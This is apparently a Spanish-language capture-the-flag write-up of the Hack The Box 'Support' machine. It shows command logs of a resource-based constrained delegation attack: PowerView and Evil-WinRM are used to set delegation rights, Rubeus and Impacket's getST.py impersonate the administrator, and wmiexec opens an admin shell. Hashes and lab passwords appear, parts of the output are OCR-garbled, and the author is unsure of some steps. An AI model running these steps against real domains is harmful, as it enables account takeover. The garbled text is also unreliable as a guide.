Info: Uploading /home/jouker/Escritorio/temporal/Powermad/PowerView.ps1 to C:\temp\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\temp> import-module ./PowerView.ps1
*Evil-WinRM* PS C:\temp> Import-module ./PowerView.ps1
```

```
n calling "SendKequest" with "1" argument(s): "The object exists."
PS C:\temp> $ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
                 PS C:\temp> Get-DomainComputer
                                        : 4/24/2025 1:13:58 AM
pwdlastset
logoncount
                                        : {4, 220, 167, 161...}
: CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
: 4/24/2025 2:02:18 AM
msds-generationid
serverreferencebl
badpasswordtime
                                          CN=DC,OU=Domain Controllers,DC=support,DC=htb {top, person, organizationalPerson, user...} 4/24/2025 1:14:09 AM
distinguishedname
obiectclass
lastlogontimestamp
name
objectsid
                                           S-1-5-21-1677581083-3380853377-188903654-1000
samaccountname
localpolicyflags
codepage
                                          MACHINE_ACCOUNT
 amaccounttype
```

Evil-WinRM PS C:\temp> \$5D = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;\$(\$ComputerSid)) المالية المالية

```
*Evil-WinRM* PS C:\temp> $SDBytes = New-Object byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\temp> $SD.GetBinaryForm($SDBytes, 0)
```

Importante, esto aparece como una variable, hay que cambiarlo ya que no hemos definido la variable en ningún momento

puede que no sea attackersystem y sea dc, no he podido comprobar cual era la correcta.

```
»> Get-DomainComputer attackersystem | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

He cambiado lo de la derecha, ahora lo que pasa es que no se cual de los 2 usar, y para que sirven realmente cada uno.

```
| Astion: S4U | Suing rc4 hmac hash: EF266C6B963C0BB683941032008AD47F | Suing domain controller: ::1:88 | Tof request successful! | Tof request successful! | Suing domain controller: ::1:88 | Tof request successful! | Suing domain controller: ::1:88 | Tof request successful! | Tof successful! | Tof
```

Se supone que con esta comanda ya puedo empezar a hacer cosas de administrador.

No he podido avanzar más así que me voy a linux a terminar lo empezado.

```
(jouker⊕ jouker⊕) [-]

$ getST.py -spn 'ctfs/dc.support.htb' -impersonate 'administrator' 'support.htb/attackersystem:Summer2018!' -dc-ip 10.10.11.174

/usr/local/bin/getST.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250220.93348.6315ebd5', 'getST.py')

Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...

[*] Getting TGT for user

[*] Impersonating administrator

[*] Requesting S4U2self

[*] Requesting S4U2Proxy

[*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
```

Me he copiado de la <u>Máquina Intelligence HackThebox</u> para acabar esta fokin comanda a traves de WMIEXEC.

```
[*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache

| jouker@joukerm) ["]
| export KRB5CCNAME=administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache

| (jouker@joukerm) ["]
| $ impacket-wmiexec -k -no-pass support.htb/administrator@dc.support.htb

Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands

C:\>whoami

support\administrator

C:\>dir

Volume in drive C has no label.

Volume Serial Number is 955A-5CBB
```

```
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>type root.txt
6bebb7ed50101a08db7b758c43616bc5
C:\Users\Administrator\Desktop>
```